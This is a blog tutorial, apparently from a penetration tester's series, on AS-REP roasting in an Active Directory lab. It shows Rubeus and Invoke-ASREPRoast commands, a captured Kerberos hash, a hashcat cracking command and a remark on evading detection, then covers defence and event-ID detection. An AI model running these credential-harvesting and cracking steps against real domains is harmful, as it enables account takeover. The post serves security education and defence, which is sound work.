
Apply

Help

ASREP-Roasting

Check out my LTR101 Book


[MORE INFO >](#)



ASEPRoasting is similar to Kerberoasting in the same manner that the attack queries accounts for TGTs, grab the hash, then crack them using our favourite password cracking tool hashcat.

For the purposes of this example I'll be carrying out the attacks from an on-domain machine, there are lots of posts out there that dive into it from all angles but few that show the full process start to finish.

The biggest difference and caveat with ASEPRoasting is that `Kerberos pre-authentication` needs to be disabled. This is a rare setting and unlike kerberoasting it is not a default setting.



Account options:

- Use Kerberos DES encryption types for this account
- This account supports Kerberos AES 128 bit encryption.
- This account supports Kerberos AES 256 bit encryption.
- Do not require Kerberos preauthentication



Account expires

 Never End of:

07 June 2020



When you request a TGT, via a Kerberos AS-REQ message, you also supply a timestamp that is encrypted

Check out my LTR101 Book

[MORE INFO >](#)



The Key Distribution center (KDC) then decrypts the timestamp, verifies the request is coming from that user, then continues with the authentication process. This is the pre-authentication process for Kerberos, which is obviously a problem for an attacker because we aren't the KDC and cannot decrypt that message. Of course, this is by design, to prevent attacks, however if pre-authentication is turned off, we can send an AS-REQ to any user which will return their hashed password in return.

Since pre-auth is enabled by default, it has to be manually turned off, so this is rare, however still worth mentioning as there is a viable attack here to retrieve hashes for users.

Break

Rubeus ASREP

Again like kerberoasting ASREP can be attacked using Rubeus. To do so, the following command can be used:

```
Rubeus.exe asreproast
```

This will query for find all accounts that do not require pre-authentication:

Check out my LTR101 Book

[MORE INFO >](#)



```
PS C:\Users\Administrator\Desktop\Ep2> .\Rubeus.exe asreproast

v1.4.2

[*] Action: AS-REP roasting
[*] Target Domain      : purplehaze.offense
```

```
[*] Building AS-REQ (w/o preauth) for: purplehaze.offense\zephr_asrep
[+] AS-REQ w/o preauth successful!
[*] AS-REP hash:
$krb5asrep$zephr_asrep@purplehaze.offense:01DADDBEC64CF86ABBF5934F7C2D60E4$99B16
0EE59A06D9A9AAC85FCE3A16C2E3FA07FC7880C80C6081F3C9A930504293842E8CB7E1AE5A590999
A71B3697227E591EDC50383E5710775EDC357F224C1F9A835E063B36D1F1287A4E490DF7066AE035
D7329CB17118DAFE3D97C6FFDB7BD56B49DF486D2EE2C1625BC5F54F3A73E0468B817B87B46F1238
BB92FAA429A705B7335EA3C09BE6015133C7E38F82FD95484A8630E6AA1BA055A3EB70A7488CD95B
F2DBB6D431695AB69B245E3621F639FC0BEF8A58D98C66F030B26A18F5C86381B914E27BAD113EC
85F6827186730F8AAFF6ED39785B9BB28F0FA9EA08EA1E4780504A19DC55FDFF8AEEECBA37B8FBF1
AB7BB80565B
```

We can take this hash and crack it within hashcat using a different mask this time:

```
.\hashcat64.exe -m 18200 epqa.txt wordlist.txt
```

Lucky for us there's only one hashtype for asrep which makes cracking easier, to use the account there are many methods to replay the credentials such as winrm, smb, rdp and LDAP. I'll touch on these techniques in a later blog post to allow you to leverage the skills you have learned.

Invoke-ASREPRoast

Again like kerberoasting there is a powershell counterpart to Rubeus which will enable you to extract hashes for asrep vulnerable users:

```
Invoke-ASREPRoast -Domain purplehaze.offense
```

cepin_asrep CN=cepin_asrep,CN=Users,DC=parphaze,DC=offense

cepin_asrep CN=cepin_asrep,CN=Users,DC=parphaze,DC=offense

Again this hash value can be taken and cracked with hashcat easily. The downside to the powershell implementation is that it is more likely to be caught by things like AMSI and other EDR monitoring, while Rubeus is supplied as a compile-it-yourself to evade simple signature based detection and able better customisation.

Defend & Fix

The primary fix for this issue is to uncheck the box that is checked, it is worth noting that this might not always be possible due to dependencies of third party plugins, therefore instead the same fixes can be applied such as long passwords and monitoring for potential alerts of ASREP accounts.

With AS-REP you see event IDs 4768 and 4625. This is because the user does not need to be pre authenticated, therefore an attacker doesn't need to know the password.



General Address Account **Profile** Telephones Organization Member Of

User logon name:

zephyr_asrep

@purplehaze.offense

User logon name (pre-Windows 2000):

PHO\

zephyr_asrep

Logon Hours...

Log On To...

Unlock account


Account options:

Use Kerberos DES encryption types for this account

This account supports Kerberos AES 128 bit encryption.

This account supports Kerberos AES 256 bit encryption.

Do not require Kerberos preauthentication



The primary difference between kerberoasting and asrep from a defensive perspective is

- Windows Security Logs, Kerberoast will contain Event ID's 4768 and 4769, where in AS-REP contains Event ID's 4768 and 4625. The biggest indicator to me that one was AS-REP vs Kerberoast was the Failed login attempt along with there was no service ticket requested.
- Kerberoast has AS-REQ/AS-REP AND TGS-REQ/TGS-REP. However AS-REP Roasting only uses AS-REQ/AS-REP. The key here is because Kerberoast is requesting a Service Account Authorisation Ticket, where AS-REP is only requesting a Kerberos Authentication Ticket.

In Summary



Check out my LTR101 Book

[MORE INFO >](#)



Essentially both attacks can be carried out from an on-domain machine and can enable you to escalate privileges, as we've seen it is pretty easy to implement into an environment and there are many tools out there to carry out the attacks. The difficulty always falls onto the defensive and fix measures as there isn't really one fix for all, certainly in the case of Kerberoasting, therefore having a proactive blue team is the best solution and laying additional traps(in the form of honeyroasting) is a good approach.

The Detection for Kerberoasting is hard, as requesting for service tickets does happen a lot with legitimate purposes, however if you look for service request formatted in RC4, then this should flag more malicious or anomalous activity.

The next post will take a deep dive into some more lateral movement techniques using kerberos and other funky methods.

As this is part of a 5 part series, if you missed the first part it can be found here:

Check out my LTR101 Book

[MORE INFO >](#)



While most of us in the world of offensive security love getting domain administrator (DA) when doing assessments. How many of you know how th...



Andy Gill • ZeroSec - Adventures In Informati...



Subscribe to ZeroSec - Adventures In Information Security

Get the latest posts delivered right to your inbox

[Subscribe](#)

Check out my LTR101 Book

[MORE INFO >](#)



Build, Attack, Defend, Fix – Paving the way to DA - Part 1/5

10 Apr 2020 – 7 min read

Mail Technologies(DKIM & DMARC) - Part 2

30 Jan 2020 – 7 min read

Mail Security - SPF - WTF

24 Dec 2019 – 8 min read

[See all 5 posts →](#)



HTB


Hack The Box Struggle Throughs

I've been streaming on twitch and
uploading to YouTube shortly afterward,
therefore here are the first two episodes,
I'll update this post as and when I do
more machines!



ANDY GILL

23 MAY 2020 • 1 MIN READ



HOMENETWORK

Quick Post: ESXi and Unifi

As an insomniac I often decide to do
mad things at 4am... This time I decided
to re-architect my lab network, why do I
need to be nocturnally productive.
Here's



ANDY GILL

3 MAY 2020 • 3 MIN READ